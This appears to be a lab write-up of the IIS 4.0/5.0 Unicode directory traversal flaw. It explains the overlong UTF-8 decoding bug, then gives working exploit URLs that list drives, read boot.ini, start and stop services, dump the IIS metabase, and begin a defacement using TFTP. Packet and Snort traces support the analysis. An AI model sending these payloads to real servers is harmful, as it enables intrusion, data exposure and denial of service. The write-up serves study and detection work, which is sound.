The issue arises when IIS attempts to process a URI that contains an "escaped" reserved character that has been represented by Unicode, namely the "/" or "\" symbol.

To construct a Path in a URI query, the component must contain a path_segement separated by a single slash "/" character. Additionally, the period symbols " **.**" and " **..**" have special meaning for interp reting relative path.

Therefore, something like:

/..%C0%af../ where "C0 AF" is unicode representation for hex "2F" (or ASCII "/") could be interpreted as a reserved character for path segment, instead of merely character representations for the "/" symbo l (%C0%AF).

IIS will decode Unicode *after* path checking (instead of before) when parsing the URI, and it is this interpretation that enables the Directory Traversal capability. An attacker can then run commands outside of the Web folder structure under th e security context of the Anonymous user, as the Anonymous user is a member of the NT Everyone group by default.

See the following excerpts:

http://www.cl.cam.ac.uk/~mgk25/ucs/examp les/UTF-8-test.txt

……With a safe UTF-8 decoder, all of the following five overlong representations of the ASCII character slash ("/") should be rejected like a malformed UTF-8 sequence, for instance by substituting it with a replacement character. If yo u see a slash below, you do not have a safe UTF -8 decoder!
4.1.1 U+002F = c0 af = "/"
4.1.2 U+002F = e0 80 af = "/"
4.1.3 U+002F = f0 80 80 af = "/"
4.1.4 U+002F = f8 80 80 80 af = "/"
4.1.5 U+002F = fc 80 80 80 80 af = "/"

http://www.wiretrip.net/rfp/p/doc.asp?id=57&iface=2

…..So is it UNICODE based? Yes. %c0%af and %c1%9c are overlong UNICODE representations for '/' and ' \'. There may even be longer (3+ byte) overlong representati ons too. IIS seems to decode UNICODE at the wrong instance (after path checking, rather than before)…….

Getting Started

In order to test this vulnerability I set up a lab comprising of a Client Web browser and a Microsoft IIS Web server.

Client Browser :

NT 4.0 Workstation
NT Service Pack 3
Internet Explorer 5.0

Web Server:

NT 4.0 Server
NT Service Pack 6
Internet Information Server 4.0

A Custom NT Installation was performed but the defaults were used except for the installation of IIS 2.0 which wa s not installed. NT 4.0 Option Pack was used to install the Web server with a Default installation. No post SP 6 hot fixes or IIS hotfixes we applied. This was pretty much an “out of the box install”.

In order to capture network information for analysis, I installed Windump version 3.5.2 with WinPcap version 2.1, from http://netgroup-polito.it/windump on the Client Browser and Snort -Win32 version 1.7 (from www.snort.org) on the Web server.

What can an Attacker Do?

Most of the information about this vulnerability suggested that an affected site could have directory and file listings made and arbitrary code and commands run by an attacker. The affected systems were I IS 4.0 and 5.0.

My objective was to test this, and accomplish different levels of privileged access. These were:

1. File System Directory Listing
2. Control NT Services
3. Application Configuration Listing
4. Modify Web Site

I also wanted to accomplish this using the standard utilities and applications available in NT 4.0 and IIS.

Step 1: Find a vulnerable site
Is it running IIS 4.0, and is it vulnerable?

I didn’t need to do this, my web server was sitting next to me, but identifying a site can be accomplished by using utilities such as NMAP to perform OS fingerprinting (‘-O’ option) and scripting a scan using the “ -iL” option, but even a simple telnet to port 80 may return Header information. During my research I found that the Header information, is not held in the metabase, but within the w3svc.dll.

Aside, there are many arguments for and against changing the Header information. Some say it is a trivial measure to change the Header in IIS because so many other IIS signatures exist, others say the more you can do to obfuscate information the better. I say, do as much as you can!

Once the right type of web server was found (next to me), I needed to confirm my test site was actually vulnerable. I searched the Microsoft Technet Security site for the right URI to use.

http://10.10.1.3**/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:**

This worked as expected on the default web site, so I created another web site without the default virtual directories etc. to simulate a more realistic site.

I called my virtual directory 'step', however, when I ran the URI against this site the command failed. Why?

Inspecting the 'msadc' virtual directory I noticed my 'step' virtual directory had "script" permissions set whereas the default 'msadc' virtual directory had "execute" permission. Changing this on my 'step' virtual directory enabled the URI to return a directory listing of the C: drive.

But Wait, there's More…

1. **File System exploit**

Now that the basics have been established, what else can we do? My first objective was a directory list (already done) and to open a file and read its content.

I setup Windump on the client machine, and Snort on the Web Server to run with the following options. This was used for all traces contained in this article:

windump.exe –w *logfile* –s 1528

w = write log to *logfile*
s = snaplen (sub-network access protocol)set to 1528 for the number of bytes to capture (1528 = datalink header + checksum)

snort.exe –l *logfile* –i 1 –c snort.conf –d –A Full –X –U

-l = log file location
-i = Interface (1 in this case)
-c = rules file to use
-d = dumps the Application Layer
-A = sets the alert mode to Full
-X = dumps the raw packet data
-U = use UTC for timestamp (Universal Time Coordinate also GMT)

I ran the following URI:

http://10.10.1.3**/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+type+c:\boot.ini**

(command is wrapped)
I dumped the output from windump using:

windump –r *logfile* –X –vvv

-r = read logfile
-X = dumps Hex and ASCII output
-vvv = very verbose ou tput

The logs from Windump and Snort were as follows:

Client Windump:



Fig 1.1

The trace shows source host 10.10.1.1 from source port 1071 connecting to host victim on port 80. Data (407 bytes) is being pushed (P) to the Web server (victim). The win dow size advertised is 8760 bytes (win 8760), indicating this machine will accept this amount of data in it's receive buffer. The URI used can be seen in the right hand ascii output. I had already established a connection with the web server so no 3 -way handshake information is shown above. This datagrams IP ID (identification number) is 34829 (byte number 4 and 5 = 880D in Hex output, start counting at 0 though!)



Fig 1.2

The Web server responds with a PUSH of 727 bytes. Relative sequence numbers are shown here (1:728) and an ACK for the 407 bytes received from the client. The Don't Fragment flag is also set (DF). As expected the Protocol (byte number 9 in hex output) is 06, TCP, and in this case the IP version (byte 0) is 4.

As the Ascii output shows the original URI succeeded, even though an " **Error in CGI Application** " is reported, and the contents of the boot.ini file is returned.

Web Server Snort Output:



Fig 1.3

The above Snort output, shows the URI was decoded as a Unicode attack.

The time field shows as 23:49, however, the corresponding Windump log shows 11:49. This is because I used the snort option –U (UTC). Since I am in time zone GMT+12, I'm not sure why Snort added 12 hours to get UTC (should be minus 12 hours), I assume Snort actually s ubtracted 12 hours, but didn't do a date change (?), either -way it is incorrect.

The connection information shows a source address 10.10.1.1 from source port 1071 connecting to host 10.10.1.3 on port 80.

The key things to look for when corresponding logs are unique features of a packet, like the IP ID, source port numbers, and sequence numbers. If these correspond we have a match (and they do in this trace, IP ID = 34829, source port 1071, and Sequence Number 0XAD816D = 11370861)

Since the source IP is i dentified, the attacker would most likely perform such an attack from an Open Proxy, though this would most likely be logged. In reality this risk is not likely be taken unless the target file was really valuable.

Conclusion: The attack is successful.

2. Control NT Services exploit

My next objective was to control the NT Services. For this demonstration I decided to try to start the NT Task Scheduler service. I thought that since this service is normally not running and set to manual startup, it could be u sed to schedule some automated tasks as well.

The URI I used was:

http://10.10.1.3**/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+c:\winnt/system32/net+start+schedule**

(command is wrapped)

Client Windump:



Fig 2.1

The above outpu t shows the initial 3-way handshake taking place between host 10.10.1.1 and victim (SYN / SYN -ACK / ACK). Host 10.10.1.1 initiates the connection from TCP port 1085 to the victims port 80 (web server).

The client host 10.10.1.1 then pushes 427 bytes of d ata to the web server (URI request) to start the Schedule Service.



Fig 2.2

The above log output shows the Web Server (victim) sending data 374 bytes to the client and ACKing the 427 bytes received from the client. The victim host also sends a finish (F) flag indicating it has finished sending data. The client returns an ACK (376) for the Finish request.

Web Server Snort Output:



Fig 2.3

The above log shows the Snort output from the web server. The attack has been picked up as a Unicode attack bec ause of the Unicode characters in the URI. The trace shows a connection made from host 10.10.1.1 from port 1085 to host 10.10.1.3 on port 80. The contents of the URI are clear in the ascii dump. Additionally, the trace shows the:

TOS = Type of service (0X 0) is normally not used but 0 indicates normal service.

ID = IP ID, is the ID number of the datagram (7694)

IpLen = IP Header Length is 20 bytes

DgmLen = Datagram length (Header + Data = 467)

The Web server returned the message:

"CGI Error
The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:"

However the schedule service had been started on the Web Server successfully.

Conclusion, the attack is successful. Even though this demonstrat ion is pretty innocuous on it's own, the command can also be used to stop services:

http://10.10.1.3/**msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+c:\winnt/system32/net+stop+w3svc**

(command is wrapped)

This also worked on my Web Server , so an effective Denial of Service could be performed easily.

3. Application Configuration Listing exploit

My next objective was to try and get as much information about the Web Servers configuration. I wondered if I could view information such as setting s held in the IIS servers metabase (similar to NT registry).

The command I wanted to use was adsutil.exe, which is an Active Directory Services utility, that comes standard with IIS. I formed my URI as follows:

http://10.10.1.3**/msadc/..%c0%af../..%c0%af. ./..%c0%af../winnt/system32/cscript.exe?c:\winnt/system32/inetsrv/adminsamples/adsutil.vbs+enum+w3svc**

(command is wrapped)

The above URI runs the command to view settings contained within the w3svc service. Just when I thought there wasn't anything I cou ldn't do with this vulnerability, I received an unusual error instead of the expected output.

ErrNumber: -2146893811 (0x8009000D)
Error Trying To ENUM the Object (GetObject Failed): w3svc

Did this command not work? Not wanting to be beaten, I reached for my Technet CD and searched for the above error. I found an article describing an issue with ADSI (Article Number Q223435). The suggestion was to apply the latest service pack. Even though my Web Server was running SP6, I decided to apply SP6a (the latest) to the Web Server to see if it fixed this "bug".

To my surprise, re -running the URI command in my browser yielded what I expected to see, an entire listing for the w3svc service.

Client Windump:



Fig 3.1

The above log output shows the initial 3 -way handshake and Push of the data (command). And below the data sent back (only some as there were pages of it!). It is important to note that other ADS tools are more powerful than adsutil.exe and their installation should be carefully considered.



Fig 3.2

The above windump shows some of the data sent back to the Client from victim. The output datagrams sent a total of 1460 bytes of data back at a time because the Maximum Segment Size (MSS) was set to 1460 by the client (10.10.1.1) during the initial Handsha ke. This is the maximum for Ethernet, although using IEEE 802.3 Encapsulation MSS could be up to 1452.bytes.

Conclusion: The attack is successful.

Web Server Snort Output:



Fig 3.3
The Web Server Snort log shows the Unicode attack was detected.

4. Modify Web Site exploit

My final objective was to modify the victim Web site. For this I decided to replace a file on the web site with one supplied by the client machine. I decided to replace a .gif file that was used on the home page of this site.

The steps I needed to do for this were:

- Rename an existing file
- Remotely run TFTP from the Web Sever to upload a modified file.

In order to set this attack up, I had to download a TFTP (Trivial File Transfer Protocol) server. There were plenty of these available for free on the internet and I decided to settle on one called TFTPD32 by Philippe Jounin from:

http://www.zdnet.com/downloads

Once I had installed the TFTP Server and configured the Base directory, I copied the new “altered” file I wanted to replace the original with.

The commands I ran were (wrapped again):

